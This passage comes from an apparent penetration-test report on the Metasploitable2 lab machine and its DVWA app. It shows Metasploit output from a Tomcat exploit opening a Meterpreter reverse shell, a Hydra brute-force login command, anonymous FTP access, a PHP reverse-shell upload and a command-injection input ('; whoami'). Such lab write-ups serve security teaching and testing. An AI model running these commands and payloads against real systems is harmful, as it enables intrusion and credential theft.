[*] Uploading 6218 bytes as oNFoz6DoRjojZ.war ...
[*] Executing /oNFoz6DoRjojZ/WKdG3hfxXEXt5vTFQIPIu95CzfXMQ.jsp ...
[*] Undeploying oNFoz6DoRjojZ ...
[*] Sending stage (57971 bytes) to 192.168.32.133
[*] Meterpreter session 2 opened (192.168.32.134:4444 → 192.168.32.133
:46715) at 2024-11-04 00:10:51 -0500

meterpreter > shell
Process 1 created.
Channel 1 created.
bash -i
bash: no job control in this shell
tomcat55@metasploitable:/$ whoami
tomcat55
tomcat55@metasploitable:/$ id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
tomcat55@metasploitable:/$ 
```

F) Exploiting Weak Credentials Used in SSH


SSH was brute forced using Hydra and valid credentials for user access could be found.



```
┌──(root㉿kali)-[/home/pamodysix/Desktop/Wordlists]
└─# ssh -o HostKeyAlgorithms=+ssh-rsa user@192.168.32.133
The authenticity of host '192.168.32.133 (192.168.32.133)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.32.133' (RSA) to the list of known hosts.
user@192.168.32.133's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$
user@metasploitable:~$
user@metasploitable:~$ whoami
user
user@metasploitable:~$ id
uid=1001(user) gid=1001(user) groups=1001(user)
user@metasploitable:~$
```

G) Exploiting Anonymous FTP Login

As anonymous login is enabled, FTP was logged in as anonymous without a password and sensitive information could be found.



```
┌──(root㉿kali)-[/home/pamodysix/Desktop/Wordlists]
└─# ftp 192.168.32.133
Connected to 192.168.32.133.
220 (vsFTPd 2.3.4)
Name (192.168.32.133:pamodysix): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Scope – http://192.168.32.133/dvwa

A) Exploiting Weak Credentials Used for Login


Hydra was used to crack the login password of admin and it was successful.

```
hydra -l users -P pws 192.168.32.133 http-post-form
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login Failed"
```

Credentials found username as – admin & password as password

B) Exploiting Unrestricted File Upload

A php reverse shell was uploaded to the image file upload section and it provided direct access to the system.




Choose an image to upload:

php-reverse-shell.php

C) Exploiting Command Injection

Operating system commands could be exploited successfully in the "Ping for Free" website function. Sensitive data could be obtained easily by exploiting it.



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

192.168.32.134; whoami

```
PING 192.168.32.134 (192.168.32.134) 56(84) bytes of data.
64 bytes from 192.168.32.134: icmp_seq=1 ttl=64 time=0.644 ms
64 bytes from 192.168.32.134: icmp_seq=2 ttl=64 time=0.735 ms
64 bytes from 192.168.32.134: icmp_seq=3 ttl=64 time=0.473 ms

--- 192.168.32.134 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 0.473/0.617/0.735/0.110 ms
www-data
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

4. Conclusion

Vulnerabilities associated with Metasploitable2 system and its web application were analyzed and demonstrated though this report. The overall risk associated with the system is very critical because it is vulnerable to many high severity vulnerabilities which leads to remote code execution. Vulnerabilities were categorized into high, medium and low severity levels for better reference and most of the vulnerabilities were exploited in order to give the reader an understanding about how an attacker can compromise the system in a real-life scenario. Immediate actions should be taken to mitigate these vulnerabilities.